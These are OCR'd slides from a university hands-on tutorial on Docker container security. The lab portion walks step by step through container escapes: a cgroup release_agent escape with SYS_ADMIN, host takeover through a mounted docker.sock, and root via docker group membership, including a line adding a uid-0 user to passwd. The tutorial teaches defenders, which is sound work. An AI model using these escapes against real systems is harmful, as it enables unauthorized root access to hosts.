Container Security: What Could Possibly Go Wrong?

Michaela Doležalová
Daniel Kouřil


Masaryk University, CESNET

What is a container?


- fundamentally, a container is just **a running process**
- it is **isolated** from the host and from other containers
- each container usually interacts with its **own private filesystem**
- there are different containerization technologies available
  (Docker, LXD, Podman, Singularity, ...)
- in this tutorial, we will focus mainly on Docker

Containers vs. Virtual Machines

- a container is **an abstraction of the application layer**
  (it runs natively on Linux)




- a virtual machine is **an abstraction of the hardware layer**
  (it runs a full-blown "guest" operating system)



Threat Landscape

- proper **deployment** and **configuration** requires understanding the technology
- **image management** (integrity and authenticity of the image)
- trust in the **image maintainer** and the **repository operator**
- **malicious images** may be found even in an official registry



https://unit42.paloaltonetworks.com/cryptojacking-docker-images-for-mining-monero/

Usual Best Practice

- especially proper **vulnerability/patch management**
- it is often kernel-related and therefore requiring reboot
- updates **not always** available
- **extremely important** (couple of vulns over the past few years)
- out of scope for today

Let’s move to Docker itself….

Docker Terminology


- **Docker container image** - a lightweight, standalone, executable package of software that includes everything needed to run an application
  (code, runtime, system tools, system libraries and settings)

- an image is usually pulled from a **registry** to a host machine
  (e.g. ***DockerHub*** *- something like a Google Play store, Apple store, etc.)*

- **Docker container** - an instance of an image

- a host machine runs the **container engine** (**Docker Daemon**)

Docker Architecture



Docker Container Creation

- the image is opened up and the **filesystem** of that image is copied into a **temporary archive** on the host
    - when removed, any changes to its state **disappear**
- the container engine manages the process tree **natively** on the kernel
- to provide application sandboxing, Docker uses Linux **namespaces** and **cgroups**
- when you start a container with *docker run*, Docker creates **a set of namespaces** and **control groups**

Namespaces

- Docker Engine uses the following namespaces on Linux
  - **PID namespace** for process isolation
  - **NET namespace** for managing/separating network interfaces
  - **IPC namespace** for separating inter-process communication
  - **MNT namespace** for managing/separating filesystem mount points
  - **UTS namespace** for isolating kernel and version identifiers
    (mainly to set the hostname and domainname visible to the process)
  - **User ID** (user) namespace for privilege isolation
- user namespace **must be enabled** on purpose, it is **not** used by default

PID namespace

- allows to establish **separate process trees**
- the complete picture still **visible** from the **host** (outside the namespace)

```
 1029 ?        Ssl   7:48   /usr/bin/containerd
28834 ?        Sl    0:00   \_ containerd-shim -namespace moby .........
28851 pts/0    Ss    0:00   \_ bash
28899 pts/0    S+    0:00   \_ dash
```

```
root# docker run --rm -it debian/ps bash
root@3146c2faec9b:/# dash
# ps af

PID  TTY    STAT  TIME  COMMAND
  1  pts/0  Ss    0:00  bash
  6  pts/0  S     0:00  dash
  7  pts/0  R+    0:00  \_ ps af
```

User ID (user) Namespace

- enables **different uid/gid** structures **visible** to the **kernel**
- **mapping** between uids in the namespace and “global” uids is **needed**
- by default, **root in the container is root in the host !**

global (host) id’s

- 0
- 1
- ....
- 1000
- 1001
- ...
- 100000
- 100001

id’s in the namespace

- 0
- 1

Cgroups

- short for **control groups**
- they allow Docker Engine to **share available hardware resources**
- they help to ensure that a single container cannot bring the system down
- they implement **resource accounting and limiting** (CPU, disk I/O, etc.)

Linux Kernel Capabilities

- capabilities turn the binary “root/non-root” dichotomy into a **fine-grained access control system**
- by default, Docker starts containers with **a restricted set of capabilities**
- Docker supports the **addition** and **removal** of capabilities
- additional capabilities extends the utility but has security implications, too
- a container started with **--privileged flag** obtains **all** capabilities
- running **without --privileged** doesn’t mean the container doesn’t have root privileges!

I am root. Or not?

- multiple levels of root privileges, from an unprivileged root user:
    - if user namespace is **enabled**, root inside a container has no root privileges outside in the host system
    - **by default**, root in a container has some privileges
        - but these are restricted by the **default set of capabilities**
    - we can **explicitly** add **extra capabilities** to our root in a container
    - with the **--privileged flag**, we have full root rights granted

```
root# docker run --rm -it debian/ip bash
root@b523a39fcc48:/# iptables -L -n
iptables: Permission denied (you must be root).
root@b523a39fcc48:/#
```

```
root# docker run --rm -it --cap-add=NET_ADMIN debian/ip bash
root@361c51aa11b0:/# iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@361c51aa11b0:/#
```

Docker Daemon

- running containers (and applications) with Docker implies running the Docker daemon
- to control it, it requires **root privileges**, or **docker group membership**
- only **trusted users** should be allowed to control your Docker daemon
- it allows you to share a directory between the Docker host and a guest container
- e.g. we can start a container where the /host directory is the / directory on your host

Docker API

- an **API** for interacting with the **Docker daemon**
- **by default**, the Docker daemon listens for Docker API requests at a unix domain socket created at **/var/run/docker.sock**
- with -H it is possible to make the Docker daemon listen on a specific IP and port
- you **could** set it to 0.0.0.0:2375 or a specific host IP to give access to everybody
- Docker API requests go, by default, to the **Docker daemon of the host**

Docker vs. chroot command

- a container **isn't instantiated by the user** but the Docker daemon!
- anyone who's allowed to communicate with the Docker daemon **can manage containers**
- that includes using any **configuration parameters**
- they can play with binding/mounting files/directories
- or decide which user id will be used in the container
  - including root (unlike eg. chroot) !

Examples of Docker-related incidents

- **unprotected access** to Docker daemon over the Internet
  - revealed by common Internet scans
  - instantiation of malicious containers used for dDoS activities
- **stolen credentials** providing access to the Docker daemon
  - used to deploy a container set up in a way allowing breaking the isolation
  - the attackers escaped to the host system
  - an deployed crypto-mining software and misused the resources

Other kernel security features

- it is possible to **enhance Docker security** with systems like TOMOYO, AppArmor, SELinux, etc.
- you can also run the kernel with GRSEC and PAX
- all these extra security features require **extra effort**
- some of them are **only for containers** and not for the Docker daemon
- as of Docker 1.10 User Namespaces are **supported directly** by the Docker daemon

Practical Part

Docker Cheat Sheet - Running a Container

start a new container from an image
docker run IMAGE

start a new container from an image and assign it a name
docker run --name IMAGE

start a new container from an image and map a port
docker run -p HOSTPORT:CONTAINERPORT IMAGE

start a new container in background
docker run -d IMAGE

start a new container and assign it a hostname
docker run --hostname HOSTNAME IMAGE

start a new container and map a local directory into the container
docker run -v HOSTDIR:TARGETDIR IMAGE

Docker Cheat Sheet - Managing a Container

show a list of running containers
docker ps

show a list of all containers
docker ps -a

delete a container
docker rm CONTAINER

delete a running container
docker rm -f CONTAINER

start a shell inside a running container
docker exec -it CONTAINER EXECUTABLE

stop a running container
docker stop CONTAINER

start a stopped container
docker start CONTAINER

copy a file from a container to the host
docker cp CONTAINER:SOURCE TARGET

copy a file from the host to a container
docker cp TARGET CONTAINER:SOURCE

Docker Cheat Sheet - Managing Images

download an image
docker pull IMAGE

upload an image to a repository
docker push IMAGE

build an image from a Dockerfile
docker build DIRECTORY

Docker Cheat Sheet - Info and Stats

show the logs of a container
docker logs CONTAINER

show stats of running containers
docker stats


show processes of a container
docker top CONTAINER

show installed docker version
docker version

How To Connect to the Machines

- “book” a machine at
    - https://docs.google.com/spreadsheets/d/1qlZB_SPJXlMwePs2H9yGaBmTiVWDwpsTq4CzI7oi_e4/
- connect to the machine using SSH
    - host: **tasks.metacentrum.cz**
    - port: as given in the sheet above
    - user: **training**
    - password: **20202020**
        - e.g. `ssh -p 5003 training@tasks.metacentrum.cz`
- there are two additional hosts available from the machine for tasks 1 and 2, task 3 will be conducted directly on the first machine
    - e.g. `ssh root@task1` brings you to the environment for task 1

How To Connect to the Machines



Task 1

Introduction to the Task I.

- in the first task, you are going to be an **attacker inside a container**
- few questions to answer:

  Who am I?

  How can I tell I am inside a container?

Who am I?

- it is very straightforward to find out who I am
- this information influences greatly the possible attack surface of the containers

How can I tell I am inside a container?

- you can have a look into the file cgroup (because Docker makes use of cgroups)

cat /proc/self/cgroup

root@e19126b9472f: /

```
root@e19126b9472f:/# cat /proc/self/cgroup
12:freezer:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
11:blkio:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
10:perf_event:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
9:rdma:/
8:memory:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
7:cpuset:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
6:pids:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
5:devices:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
4:cpu,cpuacct:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
3:hugetlb:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
2:net_cls,net_prio:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
1:name=systemd:/docker/e19126b9472fed72c1ca30c1e311c2d823f7c4436f102a8753bdbf3a496eb7a4
0::/system.slice/containerd.service
root@e19126b9472f:/#
```

Expected Setup of the Container

- as mentioned earlier, Docker starts containers with a **restricted set of capabilities** by default
- nevertheless, it is quite common to add **SYS_ADMIN** capability
- this capability is used in **many** Docker security-related incidents
- also, the **AppArmor** must not be implemented for the running container

Technique Description I.

- this technique abuses the functionality of the ***notify_on_release*** **feature** in cgroups v1
- when the last task in a cgroup leaves, a **command** supplied in the *release_agent* file **is executed**
- the intended use for this is to help prune abandoned cgroups
- this command, when invoked, is run as a **fully privileged root on the host**


Technique Description II.

- to trigger this exploit we need a cgroup where we can create a *release_agent* file
- then we trigger *release_agent* invocation by killing all processes in the cgroup
- the easiest way to accomplish that is to mount a cgroup controller and create a child cgroup

Step 1

- we create a /tmp/cgrp directory, mount the RDMA cgroup controller and create a child cgroup (named x)

  mkdir /tmp/cgrp && *mount -t cgroup -o rdma cgroup /tmp/cgrp* && *mkdir /tmp/cgrp/x*



Step 2

- we can check the content of the directory */tmp/cgrp* after creation and mounting of the RDMA cgroup controller

```
root@099b007b4dd1: /
root@099b007b4dd1:/# ls /tmp/cgrp/
cgroup.clone_children  notify_on_release  rdma.max  x
cgroup.procs           rdma.current       tasks
root@099b007b4dd1:/#
```

- we can check the content of the directory */tmp/cgrp/x*

```
root@099b007b4dd1: /
root@099b007b4dd1:/# ls /tmp/cgrp/x
cgroup.clone_children  notify_on_release  rdma.max
cgroup.procs           rdma.current       tasks
root@099b007b4dd1:/#
```

Step 3

- we enable cgroup notifications on release of the "x" cgroup by writing a 1 to its notify_on_release file

echo 1 > /tmp/cgrp/x/notify_on_release

root@099b007b4dd1: /

```
root@099b007b4dd1:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@099b007b4dd1:/#
```

root@099b007b4dd1: /


```
root@099b007b4dd1:/# cat /tmp/cgrp/x/notify_on_release
1
root@099b007b4dd1:/#
```

Step 4

- we set the RDMA cgroup release agent to execute a /cmd script by writing the /cmd script path on the host to the release_agent file

- to do it, we’ll grab the container’s path on the host from the /etc/mtab file


```
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`

echo "$host_path/cmd" > /tmp/cgrp/release_agent
```



Step 5

- we create the /cmd script such that it will execute the ps aux command and save its output into /output on the container by specifying the full path of the output file on the host

  echo '#!/bin/sh' > /cmd
  echo "ps aux > $host_path/output" >> /cmd
  chmod a+x /cmd



Step 6

- we can execute the attack by spawning a process that immediately ends inside the “x” child cgroup

  sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"

Explanation of the Result

- by creating a /bin/sh process and writing its PID to the cgroup.procs file in “x” child cgroup directory, the script on the host will execute after /bin/sh exits
- the output of ps aux performed on the host is then saved to the /output file inside the container

root@7527b7992f2c: /

```
root@7527b7992f2c:/# ls
bin   cmd  etc   lib    lib64   media  opt     proc  run   srv  tmp  var
boot  dev  home  lib32  libx32  mnt    output  root  sbin  sys  usr
root@7527b7992f2c:/# cat output
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  1.0 169072 10944 ?        Ss   Oct30   0:07 /sbin/init
root           2  0.0  0.0      0     0 ?        S    Oct30   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   Oct30   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   Oct30   0:00 [rcu_par_gp]
```

Task 2

Introduction to the Task

- in the first task, you are going to be an **attacker inside a container**
- first, you get access to a container
- few questions to answer:

  Who am I?

  Is there something like a Docker socket available?

... Can you get to the underlying host?

Who am I?

- that's very straightforward to check

Is there something like a Docker socket available?

- we can check it simply by writing the command

  ls /var/run/

Time to Work on Your Own!

Try to get an access to the underlying host, e.g. etc/passwd file.

Explanation of the Task

- as mentioned earlier, having access to */var/run/docker.sock* is quite **problematic**
- if this particular file is **mounted**, an attacker in the container can spin up **another container**
- by **mounting the host system root directory**, he can get an access to the underlying host

Step 1

- checking that we have Docker client installed

  docker

- if not:

  root@be5972bd407b: /

```
root@be5972bd407b:/# docker
bash: docker: command not found
root@be5972bd407b:/#
```


- at this point, an attacker can install Docker client by himself

- but since we have an access...

Step 2

- let's mount the host system root directory

docker -H unix:///var/run/docker.sock run -it -v /:/host ubuntu bash



Step 3

- now we can touch /etc/passwd and /etc/shadow file of the host machine

touch /host/etc/passwd

root@efe7e1ac9767: /

```
root@efe7e1ac9767:/# touch /host/etc/passwd
root@efe7e1ac9767:/#
```

root@efe7e1ac9767: /

```
root@efe7e1ac9767:/# touch /host/etc/shadow
root@efe7e1ac9767:/#
```

Task 3

Introduction to the Task

- in this task, you are going to be **inside a host machine**
- few questions to answer:

  Who am I? Am I root?

... Can you get to root privileges?

Who am I?

training@stage2: /root

```
training@stage2:/root$ whoami
training
training@stage2:/root$ 
```

Time to Work on Your Own!

Try to get an access to the /etc/passwd file.


Explanation of the Task I.

- adding users that need to run Docker containers to the **docker group** is a common practice
- by doing so, these users get **full access** over the **Docker daemon**
- the Docker daemon, however, runs as a **root**
- the non-root user can **run a container** where he will become a **root**
- at the same time he can, again, mount **the host system root directory**

Step 1

- the syntax of the command to create a new container

  docker run -it --rm -u root -v /:/host ubuntu bash



Step 2

- let's check who we are

  id


```
root@28f6572a72b9: /
root@28f6572a72b9:/# id
uid=0(root) gid=0(root) groups=0(root)
root@28f6572a72b9:/#
```

- yes, we are root!

Step 3

- now we can access /etc/passwd file

  touch /etc/passwd




- but that's the container file!

Step 4

- now we can access /host/etc/passwd file

  touch /host/etc/passwd



- that comes from the underlying host!
- at this point, we could **add our own privileged user** as a member of **root**

  e.g. echo 'user:password:0:0::/root:/bin/bash' >>passwd

Explanation of the Task III.

- this particular backdoor **has been solved** for versions of Docker 1.10
- by better use of **namespaces**, the user in the container is not a user on the host
- but the default of Docker is **not to implement** that

Conclusion

Summary

- pay attention to proper configuration of **containers and their privileges**
- make sure access to the Docker daemon is granted only to **trusted users**
- make sure **access to the management** engine is protected and only granted to authorized (trusted) users
- consider enabling **user namespaces**
- make sure **proper patch management** is implemented both for the host and images

Thank you for your attention.

Please be so kind and fill in our short questionnaire:

https://forms.gle/ydy5atosURzAuaK48